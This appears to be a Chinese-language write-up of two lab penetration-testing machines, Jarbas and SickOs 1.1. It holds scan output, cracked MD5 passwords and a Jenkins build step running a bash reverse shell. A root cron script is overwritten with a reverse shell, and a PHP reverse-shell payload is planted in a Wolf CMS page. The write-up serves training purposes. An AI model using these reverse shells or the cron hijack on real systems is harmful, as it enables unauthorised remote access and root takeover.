Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 11:00 CST
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 28:bc:49:3c:6c:43:29:57:3c:b8:85:9a:6d:3c:16:3f (RSA)
|   256 a0:1b:90:2c:da:79:eb:8f:3b:14:de:bb:3f:d2:e7:3f (ECDSA)
|_  256 57:72:08:54:b7:56:ff:c3:e6:16:6f:97:cf:ae:7f:76 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Jarbas - O Seu Mordomo Virtual!
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp open  http    Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
MAC Address: 08:00:27:5D:F4:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.63 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU -top-ports 20 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 11:02 CST
Nmap scan report for 192.168.56.103
Host is up (0.0010s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed        isakmp
514/udp   open|filtered syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:5D:F4:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -script=vuln -T4 192.168.56.103 -p22,80,3306,8080
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 11:02 CST
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-trace: TRACE is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.103
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.56.103:80/
|     Form id: wmtb
|     Form action: /web/submit
|
|     Path: http://192.168.56.103:80/
|     Form id:
|     Form action: /web/20020720170457/http://jarbas.com.br:80/user.php
|
|     Path: http://192.168.56.103:80/
|     Form id:
|_    Form action: /web/20020720170457/http://jarbas.com.br:80/busca/
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.56.103:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=S%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.103:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
|_    http://192.168.56.103:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
3306/tcp open  mysql
8080/tcp open  http-proxy
| http-enum:
|_  /robots.txt: Robots file
MAC Address: 08:00:27:5D:F4:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 35.64 seconds
|
优先查看80端口和8080端口

熟悉的jenkins这个cms
查看robots.txt

没有有用的信息,看看80端口,直接目录扫描
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
|
没扫出东西,前面扫出来80端口是php服务,我们指定后缀为html和php再扫描
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 207]
/index.html           (Status: 200) [Size: 32808]
/access.html          (Status: 200) [Size: 359]
/.html                (Status: 403) [Size: 207]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
|
扫出一个access.html

明显的用户名加密码的md5,直接查md5
1
2
3
|
tiago:5978a63b4654c73c60fa24f836386d87 -> italia99
trindade:f463f63616cb3f1e81ce46b39f882fd5 -> marianna
eder:9b38e2b1e8b12f426b0d208a7ab6cb98 -> vipsu
|
用这个账密登入8080端口,发现只有最后一个可以登入eder/vipsu
进来可以新建项目,显然我们可以新建一个Execute shell

写入反弹shell命令
1
|
bash -i >& /dev/tcp/192.168.56.102/2333 0>&1
|
本机开nc监听

现在我们build now就会执行我们前面反弹shell的命令
成功反弹shell,尝试变成交互式shell
1
|
python -c "import pty;pty.spawn('/bin/bash')"
|
发现并没什么变化,查看etc/passwd
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
bash-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
eder:x:1000:1000:Eder Luiz:/home/eder:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
jenkins:x:997:995:Jenkins Automation Server:/var/lib/jenkins:/bin/false
|
可以看到我们这个账号当前是/bin/false的,现在要尝试提权,我们先看定时任务
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
bash-4.2$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
*/5 * * * * root /etc/script/CleaningScript.sh >/dev/null 2>&1
|
发现了一个定时任务脚本,获取可以利用这个定时任务来提权
1
2
3
4
5
|
bash-4.2$ cat /etc/script/CleaningScript.sh
cat /etc/script/CleaningScript.sh
#!/bin/bash

rm -rf /var/log/httpd/access_log.txt
|
我们直接将命令写入这个脚本就行,再次反弹shell
1
|
/bin/bash -i >& /dev/tcp/192.168.56.102/4444 0>&1
|
1
2
|
bash-4.2$ echo "/bin/bash -i >& /dev/tcp/192.168.56.102/4444 0>&1" > /etc/script/CleaningScript.sh
<i >& /dev/tcp/192.168.56.102/4444 0>&1" > /etc/script/CleaningScript.sh
|
然后再次监听4444端口,成功弹到root的shell
1
2
3
|
[root@jarbas ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023
|
然后直接拿flag就行
SickOs: 1.1
信息收集
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -sV -T4 -p- -Pn 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 11:38 CST
Nmap scan report for 192.168.56.104
Host is up (0.0011s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 08:00:27:0D:AB:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (95%), Linux 3.8 - 3.16 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 - 4.4 (92%), Linux 3.13 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Android 8 - 9 (Linux 3.18 - 4.4) (91%), Linux 3.2 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU -top-ports 20 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 11:38 CST
Nmap scan report for 192.168.56.104
Host is up (0.00075s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -script=vuln -T4 192.168.56.104 -p22,3128,8080
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 11:40 CST
Nmap scan report for 192.168.56.104
Host is up (0.0019s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
|
其实我一直觉得这个漏洞扫描脚本功能没什么用
扫到一个3128端口开放的Squid http代理,访问首页报错错误的url,尝试目录扫描,没有结果,想起来要开代理参数进行扫描,扫描加上–proxy参数,用dirb扫描快一点
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
|
┌──(root㉿kali)-[/home/kali]
└─# dirb  http://192.168.56.104/ -p http://192.168.56.104:3128/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 13 13:17:28 2025
URL_BASE: http://192.168.56.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: http://192.168.56.104:3128/

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.104/ ----
+ http://192.168.56.104/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.104/connect (CODE:200|SIZE:109)
+ http://192.168.56.104/index (CODE:200|SIZE:21)
+ http://192.168.56.104/index.php (CODE:200|SIZE:21)                                     + http://192.168.56.104/robots (CODE:200|SIZE:45)
+ http://192.168.56.104/robots.txt (CODE:200|SIZE:45)
+ http://192.168.56.104/server-status (CODE:403|SIZE:295)
|
扫出信息,我们浏览器显然也要配置3128端口的代理才行,火狐直接设置搜proxy就行或者用插件代理

接下来访问不加端口号就能正常访问了,查看robots.txt
1
2
3
|
User-agent: *
Disallow: /
Dissalow: /wolfcms
|
访问/wolfcms

网上都能直接搜到相应的漏洞复现文章,直接访问admin后台路径
弱密码admin/admin登入后一个文件上传,pages界面能写入php代码,很多能打的地方,先利用pages界面写入反弹shell代码
1
|
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.102/2333 0>&1'")?>
|
